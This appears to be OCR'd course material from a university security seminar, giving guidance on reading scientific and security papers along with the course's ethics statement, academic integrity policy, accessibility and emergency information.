

Efficient Reading of Papers in Science and Technology

This brochure provides an approach to help you read scientific papers efficiently and effectively.

Prepared by:
Michael J. Hanson
Updated by:
Dylan J. McNamee

Understanding Papers

- What is the central idea expressed in this paper?
    - *Where do you find this information?*
- What is the context of this paper?
    - *Related work, details pertinent details and justifies paper*
- What is the methodology?
    - *Proofs, experiments, simulation, rhetoric*
- What are the claimed results?
    - *New scientific discovery, if it is not novel it is not research*
- What do you need to remember about this work?

How to Read a Paper

- Prepare your environment
- Decide what to read
- Read in generalities (10-20 minutes)
  - *Skim intro, headings, figures, definitions, conclusions, related work, references.*
- Read in depth (1-4+ hours)
  - *Consider methodology, challenge arguments, examine assumptions/methods, become invested in the work!*
- Make notes, mark up a copy, summarize paper

Reading Security Papers

- What is the security model?
  - *threat model, trust model, participants/adversaries*
- What is the environment and the resulting constraints?
  - *e.g., resource-constrained devices, patrolling security guards*
- What is the solution?
  - *how are the threats addressed? how is the solution evaluated?*
- What is the key idea that drives the design?
  - *should be a concept, not an engineering detail*
- Takeaway: Why should someone care about this work?

Feedback welcome!

- My goal is to make this course challenging but fair.
- Feedback is welcome!

Ethics Statement

This course considers topics involving personal and public privacy and security. As part of this investigation **we will cover technologies whose abuse may infringe on the rights of others**. As an instructor, I rely on the ethical use of these technologies. Unethical use may include circumvention of existing security or privacy measurements for any purpose, or the dissemination, promotion, or exploitation of vulnerabilities of these services. Exceptions to these guidelines may occur in the process of reporting vulnerabilities through public and authoritative channels. **Any activity outside the letter or spirit of these guidelines will be reported to the proper authorities and may result in dismissal from the class**.

When in doubt, please contact the instructor for advice. **Do not** undertake any action which could be perceived as technology misuse anywhere and/or under any circumstances unless you have received explicit permission from Professor Bates.

Academic Integrity Policy

The University of Illinois at Urbana-Champaign Student Code should also be considered as a part of this syllabus. Students should pay particular attention to Article 1, Part 4: Academic Integrity. Read the Code at the following URL: http://studentcode.illinois.edu/.

Academic dishonesty may result in a failing grade. Every student is expected to review and abide by the Academic Integrity Policy: http://studentcode.illinois.edu/. Ignorance is not an excuse for any academic dishonesty. It is your responsibility to read this policy to avoid any misunderstanding. Do not hesitate to ask the instructor(s) if you are ever in doubt about what constitutes plagiarism, cheating, or any other breach of academic integrity.

Students with Disabilities

To obtain disability-related academic adjustments and/or auxiliary aids, students with disabilities must contact the course instructor and the as soon as possible. To insure that disability-related concerns are properly addressed from the beginning, students with disabilities who require assistance to participate in this class should contact Disability Resources and Educational Services (DRES) and see the instructor as soon as possible. If you need accommodations for any sort of disability, please speak to me after class, or make an appointment to see me, or see me during my office hours. DRES provides students with academic accommodations, access, and support services. To contact DRES you may visit 1207 S. Oak St., Champaign, call 333-4603 (V/TDD), or e-mail a message to disability@uiuc.edu. http://www.disability.illinois.edu/.

Additional Information

Emergency Response Recommendations:
Emergency response recommendations can be found at the following website: http://police.illinois.edu/emergency-preparedness/. I encourage you to review this website and the campus building floor plans website within the first 10 days of class. http://police.illinois.edu/emergency-preparedness/building-emergency-action-plans/.

Family Educational Rights and Privacy Act (FERPA):
Any student who has suppressed their directory information pursuant to Family Educational Rights and Privacy Act (FERPA) should self-identify to the instructor to ensure protection of the privacy of their attendance in this course. See http://registrar.illinois.edu/ferpa for more information on FERPA..

Course Website

https://courses.engr.illinois.edu/cs563/

Go here for…

- Syllabus
- Course Schedule
- Link to Compass2g
- Links to other resources